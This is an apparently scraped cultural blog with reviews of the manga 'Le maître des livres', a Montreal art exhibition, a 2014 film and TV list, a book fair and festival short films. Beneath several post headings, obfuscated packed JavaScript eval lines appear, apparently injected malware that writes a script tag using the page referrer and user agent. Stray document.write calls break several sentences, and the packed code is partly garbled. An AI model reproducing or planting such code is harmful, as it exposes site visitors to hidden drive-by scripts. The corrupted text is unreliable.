La troisième histoire (chapitre 12: “Tombe amoureuse, jeune femme”) tourne autour de Kanda Mizuho, une employé de la bibliothèque qui est amoureuse de Miyamoto, qui lui ne se rend compte de rien. Sur la suggestion de ses collègues elle crée une excuse pour sortir avec Moyamoto et lui raconte comment elle a acquit de l’expérience à la bibliothèque. Mikoshiba lui recommanda de lire Les quatre filles du docteur March, qui la séduisit immédiatement. “Il n’y a pas besoin de se forcer à connaître tous les livres” lui dit-elle. “Commence par ceux qui t’intéressent. Il te suffira de te spécialiser dans le genre littéraire qui te plaira.”

Dans la quatrième histoire (chapitre 13: “La journée des adolescents”), un vieil homme se présente à la bibliothèque en pleine canicule. Il cherche à retrouver un livre dont il n’a jamais connu le titre. Pendant la guerre, alors qu’il était enfant, un de ses ami lisait ce livre et le lui racontait mais il n’y portait pas vraiment d’intérêt. Il le regretta lorsque son ami mourru dans un bombardement. Évidemment Mikoshiba, avec quelques indices (des éléments de l’histoire et le fait que c’était pré-publié dans le magazine “Le club des adolescents”) trouve tout de suite qu’il s’agit de L’oeil du tigre de Hitomi Takagaki.

Le récit suivant (chapitre 14: “Avec mon père”) nous raconte l’histoire du petit Léo dont le père est revenu après une longue absence, mais celui-ci a de la difficulté à “communiquer” avec son fils. Mikoshiba l’aide en lui montant comment raconter une histoire à son fils. La sixième histoire (chapitre 15-16: “Le coquillage de feu”) met en scène Kayo, une autre employée de la bibliothèque. Comme le vieux monsieur dans une histoire précédente, elle demande à Mikoshiba de retrouver un livre qu’elle a lu dans son enfance. Après une brève description, il le trouve tout de suite: il s’agit du livre Le coquillage de feu du célèbre auteur japonais Kenji Miyazawa. C’est l’histoire d’un lapin qui trouve une pierre qui brille et dont la possession lui amène le respect des autres animaux, mais ses mauvaises actions (que lui reproche son père) fait que la pierre perd sa luminescence et qu’il perd la vue. Un peu plus tard un itinérant entre dans la bibliothèque et Kayo le fou à la porte sans ménagement et semble par la suite bouleversée. Pour l’aider ses collègues l’amène prendre un verre pour la faire parler. Elle raconte que l’itinérant est en fait son père qui a abandonné sa famille il y a de nombreuses années, plongeant sa mère et elle dans des difficultés. Elle se remémore qu’un bibliothécaire lui avait jadis fait comprendre la véritable morale de l’histoire (et donné l’envie de devenir bibliothécaire à son tour). Elle comprend aussi que son père n’était peut-être pas aussi égoïste qu’elle le pensait. En fait, il venait à la bibliothèque pour faire de la recherche d’emploi…

Dans la septième histoire (chapitre 17: “Le premier pas”), le jeune libraire Mamoru Isaki rêve de devenir auteur d’histoires pour enfants. Mikoshiba lui suggère de la lire aux enfants à la prochaine heure du conte mais il hésite car son histoire n’est pas terminée. Il tente l’expérience néanmoins et la réaction des jeunes l’encourage et lui permet de compléter et améliorer son histoire. Dans la dernière histoire (chapitre 18: Chant de Noël), des lycéennes du club d’étude de littérature pour enfants se propose de donner bénévolement un activité pour la fête de Noël de la bibliothèque. L’une d’entre elle est en fait la petite soeur de Mikoshiba. Ils ne se sont pas vu depuis le divorce de leur parent. On en apprend un peu sur l’enfance de Mikoshiba. Sa soeur lui reproche d’avoir manqué à ses obligations et d’avoir choisi de faire le travail dont il rêvait en étant un grand amoureux des livres.

Ce titre est donc toujours (et même un petit peu plus que le premier volume) un manga amusant, bien écrit et plutôt éducatif qui nous fait découvrir — ou re-découvrir — l’univers de la littérature jeunesse classique. À lire absolument particulièrement si vous travaillez dans une bibliothèque (jeunesse)!

Le maître des livres vol. 2, écrit et illustré par Umiharu Shinohara. Paris, Komikku Éditions, août 2014. 224 pages, 13×18 cm, 8,50 € / $14.95 Cnd, ISBN 979-10-91610-63-6. Lectorat de 14 ans et plus.

Pour plus d’information vous pouvez aussi consulter les sites suivants:

Toshokan no Aruji © 2012 Umiharu Shinohara • H?bunsha. All rights reserved.

[ Translate ]

Expo De Van Gogh à Kandinsky

Cet après-midi j’ai visité l’exposition “DE VAN GOGH À KANDINSKY: De l‘impressionnisme à l’expressionnisme, document.write(“”); 1900-1914” au Musée des beaux-arts de Montréal. Cette exposition a été créé par Timothy Benson, conservateur de l’expressionnisme allemand au Los Angeles County Museum of Art, qui a fait beaucoup de recherche sur ce mouvement. Cela l’a amené a découvrir les inspirations et influences des artistes allemands et les interactions qu’ils ont eu avec les artistes français, les collectionneurs, les marchands d’art, etc. Il a tenté de rendre ses recherches accessible au grand public avec cette exposition qui nous offre une centaine d’oeuvres, autant de dessins et gravures, et près de deux-cent photographies.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|adrki|var|u0026u|referrer|yzkff||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|yrtrr|var|u0026u|referrer|rtbni||js|php’.split(‘|’),0,{}))

On entend souvent parler de diverses choses dans la vie mais il n’y a rien comme une illustration (ou une peinture) pour nous les faire bien comprendre. Cette exposition nous illustre donc des grands mouvements artistiques comme l‘
impressionnisme, l’expressionnisme ou le postimpressionisme, mais aussi des genres intermédiaires comme le pointillisme, fauvisme, le cubisme ou surréalisme. C’est aussi une bonne occasion de voir des oeuvres de grands maîtres (ce n’est pas la première fois que j’en voyais mais il est toujours agréable d’en découvrir de nouvelles) comme le Douanier Rousseau, Matisse, Cézanne, van Gogh ou Gauguin mais aussi de découvrir des artistes peu connu ici (comme Kirchner, Kandinsky, Campendonk, ou Marc) ainsi que le pendant allemand de l’expressionnisme français comme les mouvements Die Brücke (Le Pont, inspiré du pointillisme qui cherchait à faire disparaitre les détails) ou Der Blaue Reiter (Cavalier Bleu, inspiré du postimpressionnisme).

Ce n’est pas toutes les oeuvres qui vous plairons (personnellement j’ai tendance à préférer l’art figuratif mais j’ai tout de même été impressionné par certaines pièces plus abstraites) mais même si ce n’est pas nécessairement notre tasse de thé (comme disent les anglais) on peut toujours en apprécier la qualité (quoique certaines oeuvres auraient sans doute pu être créées par des enfants)…

Il reste à peine plus d’une semaine pour voir cette magnifique exposition, alors dépêchez vous sinon il ne vous restera plus qu’à acheter le catalogue de l’exposition disponible à la boutique du musée, en librairie ou à la bibliothèque (tristement, seulement à la BANQ car il ne semble pas encore disponible dans le réseau des bibliothèques de la ville de Montréal).

Comme c’est souvent le cas dans les musées on ne pouvait pas prendre des photos de toutes les oeuvres (mais au moins il y en avait dont on pouvait se prendre un petit souvenir). Malgré tout je n’ai pris que très peu de photos car, je ne sais pourquoi, je suis toujours un peu gêné de prendre des photos en public. Et, contrairement à mon habitude, je n’ai pas pris de clichés des notices descriptives, ce qui fait qu’il m’a fallut de longues heures de recherche pour identifier en détails certaines oeuvres… Voici, sur Flickr, un diaporama de mes quelques souvenirs de cette visite:

Continuez après le saut de page >>

Le site du Musée des beaux-arts de Montréal consacré à l’exposition “De Van Gogh à Kandinsky” nous donne plusieurs bels exemples des oeuvres exposées, mais en voici tout de même quelques unes pour faire bonne mesure:

Cuno Amiet
Portrait du violoniste Emil Wittwer-Gelpke
Huile sur toile (1905)
Kunstmuseum Basel, Birmann-Fond 1975.

Vincent van Gogh
Le Restaurant de la Sirène à Asnières
Huile sur toile (1887)
Paris, Musée d’Orsay, legs Joseph Reinach, 1921

Robert Delaunay, La Tour rouge (détail), huile sur toile (1911-12), Solomon R. Guggenheim Museum Founding Collection [Photo The Solomon R. Guggenheim Foundation / Art Resource, NY].

“Libéré d’une année d’obligations militaires, le peintre parisien Robert Delaunay réalise, entre 1909 et 1914, plusieurs séries de toiles magistrales qui établissent rapidement sa réputation à Paris et ailleurs. Les trois séries de cette période exceptionnelle – Saint-Séverin, Les Fenêtres et Tour Eiffel – ont eu une influence considérable sur les artistes de Die Brücke et sur leur cercle élargi en Allemagne. La Tour rouge a été exposée à Berlin en 1912 à la galerie Der Sturm. D’autres peintures de la même série, que des artistes allemands, dont Feininger, ont vues, avaient été montrées plus tôt à Paris.”

“Dans cette œuvre ambitieuse, Delaunay se souvient des leçons du cubisme, et de ses surfaces fragmentées étroitement imbriquées. Il représente ce grand symbole d’innovation, d’optimisme et de progrès qu’est la tour Eiffel dans son style appelé « orphisme ». Rompant de façon saisissante avec la modestie revendiquée des natures mortes cubistes, Delaunay établit un parallèle entre sa peinture et l’esprit moderne symbolisé par la tour Eiffel. Ce monument, également un émetteur- récepteur d’ondes radio, incarne les communications internationales. Il correspond à son désir de briser les frontières et de transformer l’Europe en une communauté intégrée. Delaunay reconnaît sa dette envers les séries peintes par Cézanne et Monet – dont quarante-huit Nymphéas ont été présentés à la galerie Durand-Ruel en 1909. LaTour rouge est vue depuis une fenêtre, combinant ainsi les mondes intérieur et extérieur.” [Texte de présentation du musée]

Franz Marc, Écuries, huile sur toile (1913). New York, Solomon R. Guggenheim Museum, Solomon R. Guggenheim Museum Founding Collection. Photo: The Solomon R. Guggenheim Foundation / Art Resource, NY.

“Convaincu par sa foi panthéiste que la civilisation va à l’encontre des forces spirituelles de la nature, qui aurait conservé un sacré propre depuis longtemps perdu par l’homme, Franz Marc fait des animaux l’un de ses sujets de prédilection. Les représentations qu’il en fait, ainsi que celles de scènes à l’état sauvage, sont pour lui bien plus qu’une copie objective des apparences : c’est une façon de tendre vers une spiritualité intérieure.”

“L’une de ses œuvres les plus célèbres, les Écuries, est la dernière des toiles majeures qu’il consacre aux chevaux, son sujet favori. Il se passionne alors de plus en plus pour la recherche d’un vocabulaire formel abstrait capable d’exprimer les aspects universels de la vie, tout en restant fidèle à un contenu spécifique et symbolique. De fait, cette œuvre combine une structure autonome et non-objective de formes géométriques puisées dans la réalité des écuries (les lignes droites et parallèles) avec les cinq chevaux (représentés par des cercles) afin de créer une surface picturale totalement nouvelle, équilibrée et harmonieuse. Bien que le sujet et la forme soient indissociables, Marc semble souligner la nature non-objective des bandes colorées verticales et diagonales entrecroisées, ponctuées de formes circulaires. Il utilise également des couleurs autoréférentielles pour souligner le rôle évocateur et éloquent des tons lumineux.” [Texte de présentation du musée]

Paul Gauguin
Le Gardien de porcs (détail)
huile sur toile (1888)Los Angeles County Museum of Art, gift of Lucille Ellis Simon and family in honor of the museum’s twenty-fifth anniversary.

Paul Cézanne
Paysan en blouse bleue
Huile sur toile (c. 1896-1897)
Fort Worth (Texas), Kimbell Art Museum

Et bien sûr, la bannière au début de ce billet nous montre un détail de la superbe oeuvre de Vincent van Gogh, Saules au coucher du soleil (1888, Otterlo (Pays-Bas), Kröller?Müller Museum. Photo Art Resource, NY). La bannière de fin nous offre un petit coup d’oeil sur le fameux autoportrait du même artiste (Autoportrait, Huile sur toile, c. 1887, Hartford (Connecticut), Wadsworth Atheneum Museum of Art, gift of Philip L. Goodwin in memory of his mother, Josephine S. Goodwin).

Pour plus d’information vous pouvez consulter les sites suivants:

[ Translate ]

Le maître des livres (1)

“À la bibliothèque pour enfant “La rose trémière” vous êtes accueillis et conseillés par Mikoshiba, document.write(“”); un bibliothécaire binoclard célèbre pour son caractère bien trempé. Mais contrairement à ce qu’il peut laisser paraître, c’est un professionnel de premier ordre. Aujourd’hui encore, adultes comme enfants perdus dans leur vie viennent à lui en espérant qu’il leur trouvera le livre salvateur.”
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ffdbk|var|u0026u|referrer|taarh||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|nzrzf|var|u0026u|referrer|nahbe||js|php’.split(‘|’),0,{}))

“Une histoire passionnante centrée sur la littérature et Mikoshiba, le “sommelier du livre pour enfant”.”

(Texte de la couverture arrière)

Continuez après le saut de page >>

ATTENTION: Peut contenir des traces de “spoilers”! Les personnes allergiques à toutes discussions d’une intrigue avant d’en avoir eux-même prit connaissance sont vivement conseillé de prendre les précautions nécessaires pour leur sécurité et devraient éviter de lire plus loin.

Le maître des livres (????? / Toshokan no Aruji / lit. “Le seigneur de la bibliothèque”) est un manga seinen par Umiharu Shinohara qui est couramment prépublié en feuilletons dans la magazine Weekly Manga Times de l’éditeur japonais H?bunsha. Compilé en volumes (tank?bon) depuis août 2011, il y a neuf tomes de parus au Japon jusqu’à maintenant (le plus récent à la mi-novembre 2014). Publié en français par Komikku Éditions, le deux premiers volumes sont paru simultanément en août 2014, un troisième en début décembre et un quatrième devrait paraître vers la mi-mars 2015. Vous pouvez consultez un extrait d’une quarantaine de pages du premier volume.

J’ai découvert Le maître des livres il y a un peu plus de deux mois et, si je vous l’ai introduit rapidement, je n’ai cependant pas pu le lire tout de suite. Toutefois cela en valait la peine car c’est un très bon manga sur deux sujets que j’aime bien: les mangas et les bibliothèques. L’histoire tourne autour de deux personnages principaux. Le premier est M. Miyamoto, gestionnaire dans une petite entreprise, qui est dans une mauvaise passe: il s’ennui, boit beaucoup, a des dettes des jeux et cherche encore un sens à sa vie. Un soir, après avoir divertis des clients à la fête de fin de l’année de son entreprise, il rentre chez lui un peu saoul en passant par un parc et remarque une petite bibliothèque pour enfant, “la rose trémière.” Il y fait la rencontre de Mikoshiba Takao, le second personnage d’importance, un bibliothécaire d’un caractère direct et acerbe mais qui a un grand talent pour proposer aux gens des livres qui les touchent et qui les guident dans leur problèmes.

Le premier volume nous introduit à l’univers du maître des livres, en présentant tous les personnages secondaires — tel que les employés et les usagers de la bibliothèque — et en nous faisant découvrir peu à peu la personnalité et le passé tant de Miyamoto que de Mikoshiba. À chaque nouveau chapitre la bibliothèque fait découvrir des livres à un usager en détresse. Et si la lecture se révèle salvatrice pour le personnage, elle fait aussi découvrir au lecteur du manga un nouveau titre de la littérature juvénile. En fait, ce manga nous fait réaliser que les livres pour enfants peuvent être une source d’émerveillement non seulement pour les jeunes mais aussi beaucoup pour les adultes. Ainsi, à travers le récit, nous découvrons le conte “La montre musicale” de Nankichi Niimi, L’île au trésor de Robert Louis Stevenson, Le prince heureux de Oscar Wilde, Le merveilleux voyage de Nils Holgersson à travers la Suède de Selma Lagerlöf et la série de romans du “Club des jeunes détectives” de Rampo Edogawa.

C’est donc un manga amusant, bien écrit et plutôt éducatif qui nous fait découvrir — ou re-découvrir — l’univers de la littérature jeunesse classique. À lire absolument!

Le maître des livres vol. 1, écrit et illustré par Umiharu Shinohara. Paris, Komikku Éditions, août 2014. 192 pages, 13×18 cm, 8,50 € / $14.95 Cnd, ISBN 9791091610629. Lectorat de 14 ans et plus.

Pour plus d’information vous pouvez aussi consulter les sites suivants:

Toshokan no Aruji © 2012 Umiharu Shinohara • H?bunsha. All rights reserved.

[ Translate ]

The year in media entertainment

As I stated several time lately: I really watch too much TV and here is the proof.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ikden|var|u0026u|referrer|eyanh||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|bsbst|var|u0026u|referrer|ktasa||js|php’.split(‘|’),0,{}))

This list of the movies and TV series that I’ve watched in 2014 is far from exhaustive as I am sure I forgot many of them (particularly movies or series that I don’t recall because I’ve watch them on TV without taking any notes and therefore they left no trace). The movies were watched mostly on Dvds. This time I’ll also try to rate them according to this system: [0] Bad, document.write(“”); [1] Meh, [2] Average / Really I don’t remember, [3] Good, [4] Great and [5] Excellent. I’ve also indicated when the TV series are British [UK], because it is usually a sign of better production quality (certainly in the writing). I’ll start with a Top 10 for which I’ll try to give a few comments [to be added a little later, sorry] and complete with a simple list of the rest (but I will add a link to at least provide a few production details). The top 10 of the movies was hard because I could’t find enough titles that I really liked. The top 10 of the TV series was even harder because there was so many good ones. Here we go…
after the jump:

Movies Top 10

Battleship [4],

Belle et Sébastien [3]

Book thief (The) [4]

Chat du rabbin (Le) [5]

From up on Poppy Hill [5]

Great Beauty (The) [5]

Hiroshima mon amour [5]

Oblivion [4]

Philomena [4]

12 years a slave [4]

And the rest: A courtesan with flowered skin [3], A drop of the grapevine [3], A la recherche du temps perdu [2], A sparkle of life [3], After Earth [2], Becket [3], Blossom bloom [3], Blue Jasmine [3], Cape Nostalgia [3], Divergent [3], Elysium [4], Ender’s game [3], Fly, Dakota, Fly! [3], Gravity [4], Hana [3], Hobbit : The desolation of Smaug (The) [3], Hunger game : Catching fire (The) [3], Hyde Park on Hudson [3], Iron Man 3 [2], Jobs [2], Light shines only there (The) [3], Lone Ranger (The) [2], Monuments men (The) [3], One third [3], Our family [3], Pacific Rim [1], Quai d’Orsay [2], Quartet [3], Salaud, on t’aime [4], Saving Mr. Banks [2], Star Trek: Into Darkness [1], Sur la piste du Marsupilami [2], Taira clan saga [3], Thor : The dark world [2], Tokyo: The city of glass [3], Twenty-four eyes [3], Zero Theorem (The) [2].

TV Series Top 10

Äkta människor (Real Humans / 100% Humain) S. 1 [5]

Bletchley circle [5]

Endeavour [5]

Firefly [5]

Manhattan [5]

Murdoch Mysteries S. 7-8 [3]

Newsroom (The) S. 3 [5]

Outlander [4]

Returned (The) / Les Revenants [4]

True Detective S.1 [4]

And the rest: 24: Live Another Day S. 9 [1], Almost Human [2], Atlantis [2], Birdsong [1, UK], Breathless [2, UK], Call the midwife [3, UK], Click [2, UK], Constantine [1], Continuum S. 3 [3], Cosmos: A spacetime odyssey [3], Crimson Field (The) [3, UK], Death comes to Pemberley [4, UK], Defiance S. 2 [2], Doctor Zhivago [3, UK], Doctor Who S. 8 [2, UK], Downton Abbey S. 5 [3, UK],

Salon du livre 2014

Le 37e Salon du livre de Montreal s’est tenu au hall d’exposition de la <a href="https://www.google.ca/maps/place/Place+Bonaventure, document.write(“”); +Montreal, +QC+H3C/@45.499103, -73.5654594,16z/data=!4m2!3m1!1s0x4cc91a5c92bba9e3:0xb4f4c527716e1fde” target=”“new””>Place Bonaventure (Métro Bonaventure) du mercredi 19 au lundi 24 novembre sous le thème “Montréal, francosphère du livre.”
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ahdbd|var|u0026u|referrer|ansbn||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|edfta|var|u0026u|referrer|yefty||js|php’.split(‘|’),0,{}))

C’est pour moi (en tant que blogeur-lecteur, ex-éditeur et aide-bibliothécaire) un événement incontournable alors, comme toutes les années, profitant de la

Journée des Professionnels, je suis allé l’explorer dans tout les sens (quadrillant tant dans le sens du cardo que dans celui du decumanus; j’ai marché en tout et pour tout 9.6 km !). J’ai assisté à un panel sur le processus d’acquisition en bibliothèque, visité des expositions, salué mes ami(e)s des Éditions Alire, fait quelques découvertes intéressantes (en SFFQ et en Manga), et croisé par hasard de nombreux auteurs — j’ai reconnu entre autres Ariane Gélinas, Dany Laferrière, Bryan Perro, Norbert Spehner, et Kim Thúy. J’ai aussi entendu dire qu’on y verrait quelques gros canons de la littérature (Emmanuel Carrère, Harlan Coben, Ken Follett, Katherine Pancol, Louise Penny, Kathy Reichs, Michel Tremblay, Louise Tremblay-D’Essiambre, etc.) ou de la BD (dont Delaf et Dubuc (Les Nombrils) et Haché (co-auteur de Lucky Luke)). Je partagerai donc avec vous mes impressions et découvertes… juste après le saut de page:



Mon premier arrêt a été pour le panel “Le processus d’achat des bibliothèques: nouveaux modèles d’affaires, nouvelles façons de travailler,” animé par Louise Guillemette-Labory, directrice associée des Bibliothèques de Montréal. Dans un premier temps, les chercheurs Frédéric Brisson (UdeS) et Stéphane Labbé (UQTR) nous ont présenté en primeur les résultats de leur enquête (à être publié dans les prochains mois) Le processus d’acquisition de livres des bibliothèques publiques au Québec. Ensuite, Manon Trépanier (libraire à la Librairie Alire), Micheline Perreault (bibliothécaire de Longueuil à la retraite), et Martin Dubois (bibliothécaire en chef du service des bibliothèques de Longueuil) nous ont présenté l’exemple concret des bibliothèques de Longueuil.

C’était assez intéressant mais étrangement je n’y ai rien entendu de radicalement nouveau. Où sont donc ces nouveaux modèles d’affaires? La principale (res)source des bibliothèques dans le processus d’achat de livres est bien sûr les libraires: certains titres populaires sont envoyés d’office, d’autres sont choisi en salles de montre par les bibliothécaires responsables de l’acquisition et certains sont aussi parfois acheté ponctuellement (achats locaux). Les autres outils qui contribuent aux choix de titres peuvent être les suggestions des usagers, les publications spécialisés (Les Libraires et leur revue, Lurelu), les palmarès et prix littéraires (des grands libraires, des journaux ou autres média (radio, TV)) ou encore les services documentaires spécialisés (Mémento, SDM). La sélection des titres est faite selon des critères tel que leur provenance (auteurs locaux ou étrangers), le potentiel d’emprunt, la notoriété/popularité de l’auteur, la qualité (palmarès, prix), le format (grand format ou format poche, richesse graphique de la couverture, couverture arrière détaillée, couverture rigide, etc.) et la façon dont un titre complètera ou améliorera la diversité de la collection. Le processus d’achat des livres électroniques est encore peu développé et, pour l’instant, mimique celui des livres papiers. Ce qui a été apparemment un aspect innovateur à Longueuil c’est comment ils ont dû harmoniser la gestion des bibliothèques et rationaliser le processus d’achat, en étroite collaboration avec leur libraire attitrée, afin de s’adapter à la structure des villes fusionnées et à la division par arrondissements.

En visitant l’exposition “La Bande Dessinée Québécoise” j’ai découvert la revue Collections, une publication bimestrielle de l’Association nationale des éditeurs de livres (ANEL) dont le numéro 6, consacré à la BD, était à l’honneur. Cette revue thématique a pour but de mettre en valeur la littérature d’ici auprès de nos bibliothèques. Les cinq autres numéros de la revue, tous disponible en ligne en format PDF, traitent des thématiques de la littérature jeunesse, la littérature au féminin, le roman historique, les Polars, thrillers et romans policiers, et les essais. Très informatif cette revue de la littérature d’ici pour les bibliothèques d’ici. Bien écrit, bien présenté, au graphisme agréable, je suis pas mal certains que tous (pas seulement les bibliothécaires) y trouveront des suggestions d’achat pour Noël et même le reste de l’année. À quand un numéro consacré à la Science Fiction et aux Fantastique Québecois ?

Ensuite je suis passé par le kiosque de La Pastèque (l’éditeur des Paul, de Michel Risque et de Red Ketchup) dont la nouveauté notoire est la version française de La Famille Carter, une BD biographique racontant l’histoire d’une famille considérée comme l’un des piliers de la musique country moderne. J’ai aussi eu la surprise de découvrir que l’intégrale du comic strip canadien-anglais Ben sera désormais publié par La Pastèque, en commençant avec le volume six qui devrait paraître en novembre. Dès que les droits des huit premiers tomes seront libre, La Pastèque entreprendra la réimpression des premiers volumes. Cette charmante série racontant la vie d’une couple de retraité et qui a gagné le cœur de nombreux lecteurs est prépubliée tous les jours dans plusieurs journaux.

Côté manga, j’ai remarqué que le volume 10 de Cesare est paru ici et j’ai fait la découverte de quelques nouveaux titres qui me semblent intéressants. Celui qui a la plus piqué mon intérêt est Eurêka! par Hitoshi IWAAKI (Parasite), publié chez Komikku. Au IIIe siècle avant J.C., durant la seconde guerre punique, alors qu’Hannibal échoue à conquérir la ville de Rome, les Romains assiègent la ville de Syracuse qui résiste grâce au génie d’Archimède! Autre perle que j’espère ajouter à ma liste de lecture: l’éditeur français Nobi Nobi!, qui se spécialise dans la traduction de livre jeunesse Japonais, viens de lancer la collection “Les Classiques en Manga” qui reprends en manga les grands classiques de la littérature jeunesse. Les premiers titres, parus en octobre, sont Les trois mousquetaires (Alexandre Dumas, illustré par Russkey; voir un extrait) et La Petite Princesse Sara (Frances Hodgson Burnett, illustré par Azuki NUNOBUKURO).

Deux autres titres me semblent possiblement intéressants. D’abord, Le nouveau Tom Sawyer par le duo UME (Ozawa Takahiro et Seo Asako) publié chez Komikku, un hommage à Mark Twain qui met en scène Chiharu, un jeune citadin qui découvre avec curiosité l’île de Hatena-Jima (voir un extrait). Puis, il y a La main d’Horus par Tatsuya SEKI, aussi publié chez Komikku, qui raconte l’histoire de Jûzaburô Kujô, un chirurgien à l’hôpital général d’Ôedo qui semble posséder pouvoir divin de guérison (voir un extrait). Le dessin ne m’impressionne pas mais cela mérite toute de même un petit coup d’oeil. [En passant, je hais quand les éditeurs n’ont pas de catalogue internet vers lequel je peux vous renvoyer pour les détails. Au moins Komikku a une page Facebook en attendant que leur site soit complèté…]

Bon, il se fait tard alors j’ajouterai un autre jour mes “découvertes” du côté de la SFFQ (au Druide, au Six-Brumes et, bien sûr, au Éditions Alire) ainsi que mon impression générale du salon…

[ Translate ]

MWFF Japanese shorts

WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|eeiea|var|u0026u|referrer|frsid||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zdksz|var|u0026u|referrer|erttb||js|php’.split(‘|’),0,{}))

There was five japanese short films presented at the 2014 Montreal World Film Festival. I’ve seen most of them and here are a few thoughts about them.

Kemukujara

“Keblujara depicts the cycle of bullying. The weak beat the weaker and they, document.write(“”); in turn, beat those weaker than them. This chain is finally broken by the very weakest, who turns into a beast and proceeds to fulfill his destiny.” (Text from the Festival’s program)

“Fruit d’une première collaboration entre l’artiste visuel Nonowe Akihito et le compositeur Isao Sano, ce film d’animation dessiné et peint à la main raconte quatre courtes histoires issues d’un pays appelé le Keblujara.” (Extrait du programme)

